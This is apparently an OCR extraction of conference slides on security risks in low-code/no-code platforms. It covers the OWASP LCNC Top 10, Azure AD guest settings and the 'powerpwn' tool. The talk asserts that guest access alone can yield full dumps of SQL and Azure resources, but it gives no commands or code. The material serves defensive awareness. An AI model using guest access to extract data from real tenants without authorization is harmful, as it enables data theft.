
Identity

Runtime

…


Customer

Platform




https://www.tenable.com/security/research/tra-2023-25

Sure, let business users build they own. What could go wrong?



Sure, let business users build they own. What could go wrong?




Data
Biz logic
Access
Code
Identity
Runtime
…

Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

Sure, let business users build they own. What could go wrong?



Data

Biz logic

Access

Code

Identity

Runtime

…

Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

Who owns AppSec for apps built by business users?

Protect your org!

Build secure apps

Code, links and details ➔ mbgsec.com/talks &

Protect your org!

Build secure apps


1. Don't overshare

Code, links and details ➔ mbgsec.com/talks &

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



OWASP Low-Code/No-Code Top 10

Overview

Low-Code/No-Code development platforms provide a development environment used to create application software through a graphical user interface instead of traditional hand-coded computer programming. Such platforms reduce the amount of traditional hand-coding, enabling accelerated delivery of business applications.

As Low-Code/No-Code platforms proliferate and become widely used by organizations, there is a clear and immediate need to create awareness around security and privacy risks related to applications developed on such platforms.

The primary goal of the "OWASP Low-Code/No-Code Top 10" document is to provide assistance and education for organizations looking to adopt and develop Low-Code/No-Code applications. The guide provides information about what the most prominent security risks are for such applications, the challenges involved, and how to overcome them.

The List

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details ➔ mbgsec.com/talks &

Protect your org!

Build secure apps


1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env

Protect your org!

Build secure apps
1. Don't overshare
2. OWASP LCNC Top 10

Harden your env
3. Secure configs


Azure Active Directory admin center
Dashboard > Zenity | External Identities > External Identities
Search
Overview
Cross-tenant access settings
All identity providers
External collaboration settings
Diagnose and solve problems
Self-service sign up
Custom user attributes
All API connectors
Custom authentication extensions (Preview)
User flows
Subscriptions
Linked subscriptions
Save
Discard

External Identities | External collaboration settings

Zenity - Azure Active Directory

Guest user access

Guest user access restrictions ⓘ

Learn more

○ Guest users have the same access as members (most inclusive)
● Guest users have limited access to properties and memberships of directory objects
○ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Guest invite settings

Guest invite restrictions ⓘ

Learn more

○ Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
○ Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
● Only users assigned to specific admin roles can invite guest users
○ No one in the organization can invite guest users including admins (most restrictive)

Code, links and details ➔ mbgsec.com/talks &


Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



All You Need Is Guest

@mbrg0
mbgsec.com
t2’24

~8M active Power devs today!

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Protect your org!

Build secure apps


1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

6. powerpwn



```
-----------------------------------------------------------------


 _ __   _____      _____ _ __ _ __      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|


-----------------------------------------------------------------
```

SecTor Sound Bytes

1. Take a deep look at your EntraID guest strategy, guests are more powerful than you think

2. We’re leaving business users alone with security v productivity decisions, what did we expect them to choose?

3. To get a full dumps of SQL/Azure resources, all you need is guest

zenity

Learn more: mbgsec.com
Twitter: @mbrg0

All You Need Is Guest

Michael Bargury @ Zenity
t2’24